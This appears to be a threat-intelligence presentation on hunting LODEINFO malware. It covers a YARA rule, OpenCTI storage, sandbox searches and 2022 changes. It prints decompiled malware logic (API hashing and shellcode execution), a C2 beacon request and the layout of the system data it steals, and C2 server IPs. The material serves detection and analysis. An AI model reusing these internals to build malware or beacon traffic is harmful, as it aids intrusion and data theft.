
The screenshot shows the Ruleset editor interface. On the left, the code editor contains a YARA rule template. The rule starts with a comment block and then defines a rule named 'lodeinfo\_v059\_later' that checks for the byte sequence '0x5a4d' at offset 0 and the export 'StartSystemMonitor'. The right side of the interface shows settings for the ruleset, including the name 'LODEINFO v0.5.9 and later detection r', an active toggle switch, and a daily notifications limit of 100. A note indicates that the rule starts with 'MZ' and 'StartSystemMonitor' in the export table, leading to v0.5.9 and later LODEINFO.

```
1 /*  
2  * Livehunt YARA ruleset template  
3  *  
4  * Learn more about writing Livehunt YARA rules at  
5  * https://support.virustotal.com/hc/en-us/articles/360001315437-Livehunt.  
6  *  
7  * Livehunt allows you to match file report metadata in addition to binary contents.  
8  * A ruleset is a collection of one or more Livehunt rules. A ruleset containing 3  
9  * YARA rules will consume 3 Livehunt rule cre  
10 * YARA rules and another one containing 3 Y  
11 * rule credits.  
12 */  
13 import "pe"  
14  
15 rule lodeinfo_v059_later{  
16     condition:  
17         int16(0) == 0x5a4d and  
18         pe.exports("StartSystemMonitor")  
19 }
```

starts with "MZ" and  
"StartSystemMonitor" in export table  
-> v0.5.9 and later LODEINFO

Ruleset name: LODEINFO v0.5.9 and later detection r  
Ruleset active:   
Daily notifications limit: 100  
Write here one email address per line.  
Share this ruleset:  Username or group  Add

# Semi-automation of analysis (Hunt => Store)



# Storing intelligence

Automated analysis and manual analysis results are stored in [OpenCTI](#) and converted to a format that allows correlation analysis.

The screenshot displays the OpenCTI platform interface. On the left, a sidebar contains various icons for navigation. The main area is divided into two sections: 'ENTITY DETAILS' on the left and 'BASIC INFORMATION' on the right.

**ENTITY DETAILS:**


- Description: LODEINFO v0.6.2(31c87d9a84c7996a56024c9378...)
- Report types: INTERNAL-REPORT
- Publication date: January 5, 2023 at 12:00:00 AM
- Related reports: (empty)
- Entities distribution chart showing Attack Pattern (~25), Indicator (~5), Malware (~2), and File (~1).

**BASIC INFORMATION:**

- Marking: TLP:AMBER
- Author: ANALYST
- Processing status: NEW
- Revoked: NO
- Labels: apt10 (X), lodeinfo (X), malicious (X), targeted attack (X)
- Distribution of opinions: A radar chart with points at 'strongly-disagree', 'disagree', 'neutral', 'agree', and 'strongly-agree'. The point is located near the center.
- Confidence level: GOOD
- Creation date (in this platform): January 5, 2023 at 2:18:27 PM
- Creator: ADMIN
- Standard STIX ID: report--56ac671a-06db-5013-a2ad-3b52...

# Storing intelligence

Automated analysis and manual analysis results are stored in [OpenCTI](#) and converted to a format that allows correlation analysis.



# Utilizing Hybrid Analysis

Testing accuracy of self-made rules / simple hunting without VirusTotal.

The screenshot shows the Hybrid Analysis platform's YARA search interface. On the left, there is an "Advanced Search (YARA)" section with the following YARA rule code:

```
1 import "pe"
2
3 rule lodeinfo_v059_later{
4     condition:
5         int16(0) == 0x5a4d and
6         pe.exports("StartSystemMonitor")
7 }
```

A large blue arrow points from the text "Testing YARA rule Accuracy" towards the search results. The search results are divided into two sections: "Search Results from MalQuery" and "Search results from HA Community Files".

**Search Results from MalQuery**

| Timestamp                         | Input   | Threat level | Summary                        | Environment | Action                   |
|-----------------------------------|---|--------------|--------------------------------|-------------|--------------------------|
| November 10th 2022 08:59:30 (UTC) | bounty-93246027575579651  | malicious    | AV Detection: 69% Zusy.Generic | quickscan   | <input type="checkbox"/> |
| April 30th 2022 22:20:13 (UTC)    | file<br>PE32 executable (DLL) (GUI) Intel 80386, for MS Windows<br>5738bf7b27c61c1421b08be98143ab3bc32b779a45d5350f40f689bf268489ed | malicious    | AV Detection: 69% Zusy.Generic | quickscan   | <input type="checkbox"/> |
| April 25th 2022 04:29:20 (UTC)    | file<br>PE32 executable (DLL) (GUI) Intel 80386, for MS Windows<br>40a650488e94455b181716efba43f082e891e1c6e45d3fe5ab827de319276c9  | malicious    | AV Detection: 67% Zusy.Generic | quickscan   | <input type="checkbox"/> |

**Search results from HA Community Files**

| Timestamp                         | Input   | Threat level | Summary                        | Environment | Action                   |
|-----------------------------------|---|--------------|--------------------------------|-------------|--------------------------|
| November 10th 2022 08:59:30 (UTC) | bounty-93246027575579651  | malicious    | AV Detection: 69% Zusy.Generic | quickscan   | <input type="checkbox"/> |
| April 30th 2022 22:20:13 (UTC)    | file<br>PE32 executable (DLL) (GUI) Intel 80386, for MS Windows<br>5738bf7b27c61c1421b08be98143ab3bc32b779a45d5350f40f689bf268489ed | malicious    | AV Detection: 69% Zusy.Generic | quickscan   | <input type="checkbox"/> |
| April 25th 2022 04:29:20 (UTC)    | file<br>PE32 executable (DLL) (GUI) Intel 80386, for MS Windows<br>40a650488e94455b181716efba43f082e891e1c6e45d3fe5ab827de319276c9  | malicious    | AV Detection: 67% Zusy.Generic | quickscan   | <input type="checkbox"/> |

At the bottom of the search interface, there is a checkbox for "I consent to the Terms & Conditions and Data Protection Policy" and a green "Hunt Samples" button.

<https://www.hybrid-analysis.com/yara-search>

# Utilizing ANY.RUN

ANY.RUN has detailed search options and allow to download artifacts.

It may be possible to observe artifacts used in targeted attacks (need skill).

The screenshot shows the ANY.RUN filter interface with several search fields and dropdown menus:

- OBJECT**:
  - Hash (Search bar)
  - File (Selected)
  - PE EXE, PE DLL, Microsoft Office, Archive files (Dropdown)
  - Japan (Dropdown)
- VERDICT**:
  - Malicious, Suspicious (Selected)
  - Malicious
  - Suspicious
  - No threats detected
- CONTEXT**:
  - File hash (Search bar)
  - Domain (Search bar)
  - IP address (Search bar)
  - MITRE ATT&CK™ technique ID (Search bar)
  - Suricata SID (Search bar)
- DATE**:
  - From (Text input)
  - To (Text input)
- Extensions**:
  - PE EXE
  - PE DLL
  - Java
  - HTML Documents
  - Adobe Flash
  - Adobe PDF
  - Microsoft Office
  - Scripts
  - Email files
  - Archive files
- Links**:
  - <https://app.any.run/>

Annotations with arrows point from the labels "Runtype", "Country", "Verdict", and "Extension" to their respective search fields in the interface.

# Utilizing ANY.RUN

## Public submissions

Japan

| OS                           | Date                  | Verdict             | File  | Description  | Hashes  |
|------------------------------|-----------------------|---------------------|---|--|---|
| Windows 7 Professional 32bit | 17 August 2022, 11:39 | Malicious activity  | 1.cs...   | PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows | MD5: 5D6A2C91E4B7F<br>SHA1: 2AF0FF3E76E30<br>SHA256: E8D32A35024B0  |
| Windows 7 Professional 32bit | 16 August 2022, 23:32 | Malicious activity  | 1.zip   | Zip archive data, at least v2.0 to extract                               | MD5: B32735C4F4C1B<br>SHA1: C04980F8278D2<br>SHA256: 32FE5571B2009  |
| Windows 7 Professional 32bit | 16 August 2022, 23:31 | Suspicious activity | 1.zip   | Zip archive data, at least v2.0 to extract                               | MD5: B32735C4F4C1B<br>SHA1: C04980F8278D2<br>SHA256: 32FE5571B2009  |
| Windows 7 Professional 32bit | 16 August 2022, 23:26 | Malicious activity  | K7SysMn1.dll  | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                  | MD5: A8228A76C2F63<br>SHA1: 6DF739B239C73<br>SHA256: A5CE5A179EC56  |
| Windows 7 Professional 32bit | 16 August 2022, 18:14 | Suspicious activity | New Profit Distributions.zip                                      | Zip archive data, at least v2.0 to extract<br>encrypted                  | MD5: 1CE3D938F660<br>SHA1: 2409E2AAECC0<br>SHA256: 69CF3B9F71C3     |
| Windows 7 Professional 32bit | 16 August 2022, 17:56 | Suspicious activity | macros emotet   | Microsoft Word document (.docx)<br>Emotet                                | MD5: E63DEAE51F7D<br>SHA1: 4058EC4C97891<br>SHA256: B8EF59A9176A    |
| Windows 7 Professional 32bit | 16 August 2022, 15:18 | Suspicious activity | love.exe  | PE32 executable (GUI) Intel 80386, for MS Windows                        | MD5: B9EB560E4A92<br>SHA1: 7FD47D4180B81<br>SHA256: D2400CCF6738    |
| Windows 7 Professional 32bit | 15 August 2022, 08:52 | Malicious activity  | E1033626.exe  | PE32 executable (console) Intel 80386, for MS Windows                    | MD5: C059BF1110171<br>SHA1: 94C0DF68CB4A<br>SHA256: 1D85F928692D1   |
| Windows 7 Professional 32bit | 13 August 2022, 21:29 | Suspicious activity | FindPrivateKeyWpfApp-main.zip                                     | Zip archive data, at least v1.0 to extract                               | MD5: 680AC32F80CC1<br>SHA1: 4CF1461FF883F9<br>SHA256: E255865D26E92 |
| Windows 7 Professional 32bit | 13 August 2022, 13:58 | Malicious activity  | 303c6720cc67414bd0fcf47dbe922c0c2f667a0caa4e83a2cf0c5b5ebef0d9a02 | PE32 executable (GUI) Intel 80386, for MS Windows<br>redline             | MD5: 5F6E82C05997<br>SHA1: E2FBF5C142207<br>SHA256: 383C6720CC674   |
| Windows 7 Professional 32bit | 13 August 2022, 09:13 | Malicious activity  | programma(123).rar  | RAR archive data, v5<br>trojan rat backdoor dcrat stealer                | MD5: F42064C8898F1<br>SHA1: BEAD398FD289A<br>SHA256: 0C38816260D08  |

## Filter

OBJECT

Hash

File

PE EXE, PE DLL, Microsoft Office, Archive files

Japan

VERDICT

Malicious, Suspicious

# Tag

CONTEXT

File hash

Domain

IP address

MITRE ATT&CK™ technique ID

Suricata SID

DATE

From

To

Clean

Search

# LODEINFO posted to ANY.RUN


# Utilizing ANY.RUN

Public submissions

Japan

| Platform                     | Date                  | Status              | Description   |
|------------------------------|-----------------------|---------------------|---|
| Windows 7 Professional 32bit | 17 August 2022, 11:39 | Malicious activity  | PE32 executable (console) Intel 80386   |
| Windows 7 Professional 32bit | 16 August 2022, 23:32 | Malicious activity  | 1.zip Zip archive data, at least v2.0 to extract                                  |
| Windows 7 Professional 32bit | 16 August 2022, 23:31 | Suspicious activity | 1.zip Zip archive data, at least v2.0 to extract                                  |
| Windows 7 Professional 32bit | 16 August 2022, 23:26 | Malicious activity  | K7SysMn1.dll PE32 executable (DLL) (GUI) Intel 80386, for MS Windows              |
| Windows 7 Professional 32bit | 16 August 2022, 18:14 | Suspicious activity | New Profit Distributions.zip Zip archive data, at least v2.0 to extract encrypted |
| Windows 7 Professional 32bit | 16 August 2022, 17:56 |                     | macros emolead-doc emolead  |
| Windows 7 Professional 32bit | 16 August 2022, 15:18 | Suspicious activity | love.exe PE32 executable (GUI) Intel 80386, for MS Windows                        |
| Windows 7 Professional 32bit | 15 August 2022, 08:52 | Malicious activity  | E1033626.exe PE32 executable (console) Intel 80386, for MS Windows                |
| Windows 7 Professional 32bit | 13 August 2022, 21:29 | Suspicious activity | FindPrivateKeyWpfApp-main.zip Zip archive data, at least v1.0 to extract          |
| Windows 7 Professional 32bit | 13 August 2022, 13:58 | Malicious activity  | 303c6720cc67414bd0fcf47dbe922c0c2f667a0caa4e83a2cf0c5b5ebef9a02 redline           |
| Windows 7 Professional 32bit | 13 August 2022, 09:13 | Malicious activity  | programma(123).rar RAR archive data, v5 trojan rat backdoor dcrat stealer         |

LODEINFO posted to ANY.RUN




screenshot gives a sense of the oddity of decoy file.

# New TTPs Observed in 2022

---

# Timeline and trends in 2022

- No significant change in Initial Access methodology and target sectors
  - Spearphishing emails with malware attached
  - Main targets are media and defense sector
- Change legitimate executable file to side-load malicious DLL
  - “SfsDIISSample.exe” => “**K7SysMon.exe**”
- some of **commands** and **execution flow** changed



# CnC server infrastructure for LODEINFO

---

- **No change in infrastructure trends**

- Using hosting service such as Vultr, CHOOPA and LINODE
- IP Geolocation is mostly Japan

| CnC server        | version        | Hosting service  | location                              |
|-------------------|----------------|------------------|---------------------------------------|
| 45.77.28[.]124    | v0.5.9, v0.6.2 | Vultr            | Ōi, Saitama, <a href="#">Japan</a>    |
| 172.105.223[.]216 | v0.6.2, v0.6.5 | LINODE           | Tokyo, Tokyo, <a href="#">Japan</a>   |
| 202.182.108[.]127 | v0.6.2, v0.6.5 | CHOOPA           | Ōi, Saitama, <a href="#">Japan</a>    |
| 103.175.16[.]39   | v0.6.3         | Mondoze          | Kuala Lumpur, Kuala Lumpur, Malaysia  |
| 5.8.95[.]174      | v0.6.3         | G-Core Labs S.A. | Urayasu, Tokyo, <a href="#">Japan</a> |
| 172.104.112[.]218 | v0.6.5         | LINODE           | Ōi, Saitama, <a href="#">Japan</a>    |

# Changes in API hash algorithm (2022/3)

API hashing algorithm changed to JSHash-based algorithm & 2 bytes XOR

 Extraction of XOR Key is now required for malware analysis.

## Before v0.5.9

```
if ( v5 )
{
    v6 = (char *)v4 + v5;
    v7 = (unsigned __int8 *)v4 + *(unsigned int *)((char *)&v4[1].Blink + v5);
    v33 = (struct _LIST_ENTRY **)((char *)&v4->Flink + v5);
    v8 = 0;
    for ( i = *v7;
          *v7;
          v8 = (((v12 >> 1) ^ (0x82F63B78 * (v12 & 1))) >> 1) ^ (0x82F63B78
                                         * (((unsigned
{
    ++v7;
    v10 = (((((char)i | 0x20) ^ v8) >> 1) ^ (0x82F63B78 * (((i | 0x20) ^ (
    v11 = (((v10 >> 1) ^ (0x82F63B78 * (v10 & 1))) >> 1) ^ (0x82F63B78
                                         * (((unsigned __int8)v11 | 0x20) ^ v10) >> 1) ^ (0x82F63B78
    v12 = (((v11 >> 1) ^ (0x82F63B78 * (v11 & 1))) >> 1) ^ (0x82F63B78
                                         * (((unsigned __int8)v12 | 0x20) ^ v11) >> 1) ^ (0x82F63B78
    i = *v7;
}
if ( (v8 ^ 0xBC) == a1 )
{
    v12 = *((DWORD *)v6 + 8);
}
```

CRC32

## v0.5.9 and after

```
IDA View C:\r
1 unsigned int __thiscall shr27Shl5JSHash(char *this)
2 {
3     unsigned int i; // eax
4     int v3; // esi
5     int v4; // edi
6
7     for ( i = 0x4E67C6A7; ; i = v4 ^ (i >> 27) ^ (32 * i) )
8     {
9         v3 = *this++;
10        v4 = v3 + 32;
11        if ( (unsigned int)(v3 - 65) > 0x19 )
12            v4 = v3;
13        if ( !v4 )
14            break;
15    }
16    return i ^ 0xF479;
17 }
```

Justin Sobel hash Based Hashing

# Changes in beacon payload (2022/4)

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/81.0.4044.122 Safari/537.36
Host: 202.182.108.127
Content-Length: 304
Connection: Keep-Alive
Cache-Control: no-cache
```

| offset         | size<br>(byte)  | description  |
|----------------|-----------------|--|
| 0              | 4               | Data size  |
| 4              | 4               | Dummy data size  |
| 0x11           | variable length | Collected system information<br>“UNIXTIME of execution ANSI code MAC Address Computer Name#key for substitution cypher- <b>Version</b> ” |
| Data size + 27 | variable length | unused Base64 (dummy) data   |

```
strcpy(steal_data_format, "%d|%d|%s|%s#%s");
snip.
memset((unsigned int *)steal_data, steal_data->size + 1, ' ');
API_TABLE = (API_TABLE *)steal_data->API_TABLE;
strcpy(version, "v0.6.2");
len = ((int (__stdcall * )(char *, int))API_TABLE->lstrlen)(version, v28
stricat((BYTE * )(steal_data->size + steal_data->raw), (unsigned int)ve
```

```
3E 00 00 00 48 00 00 00 00 00 00 00 00 00 00 00 00 >....H.....  
00 31 36 37 7C 39 33 32 7C .1673 |932|  
30 30 30 43 41 7C 44 45 53 000C2 A|DES  
4B 54 4F 50 38 23 42 79 66 KTOP- 8#Byf  
73 4E 4E 71 4F 4F 56 63 2D 76 30 2E 36 2E 32 00 sNNqOVC-v0.6.2.  
00 00 00 00 00 00 00 00 00 00 61 6E 50 74 37 6D 35 .....anPt7m5  
42 32 34 39 44 4A 35 6A 4A 39 4C 44 41 42 58 4C B249DJ5j9LDABXL  
78 4E 47 61 64 59 55 71 6F 74 63 70 4E 39 49 63 xNGadYUqotcp9Nc  
52 55 78 54 43 6A 6E 41 2D 5A 4D 38 45 5F 75 62 RUXTCjnA-ZM8E_ub  
47 45 5F 58 57 31 6F 52 44 35 66 48 51 4E 48 4E GE_XW1oRD5fHQNKNS  
53 00 00 00 AB AB AB AB EE FE EE FE S.....
```

The code exists in v0.5.9,  
but it does not work,  
probably due to a memory  
manipulation error.

# Updates for memory command (2022/4)

## Support for 64-bit shellcode

- Check the first byte of shellcode
- In case of 0x8D, replace with **0xE9** and execute as 64bit shellcode

```
// Magic num. for 32 bit shellcode
if ( *code == 0xE9 )
{
    HIDWORD(bit_flag) = 1;
}
else
{
    if ( *code != 0x8D )
    {
        strcpy(err_msg, "Invalid shellcode!");
        err_msg[19] = 0;
        size = (v9->lstrlen)(err_msg);
        if ( !size )
            size = (v9->lstrlen)(err_msg);
        v212 = v280;
        if ( size )
            memcpy(v280, err_msg, size);
        v212[v279] = 0;
        goto LABEL_198;
    }
    // Magic num. for 64bit shellcode (0x8D)
    HIDWORD(bit_flag) = 2;
    // replace header 1byte for 32-bit one.
    *code = 0xE9;
}
```

# Locale environment check (2022/4)

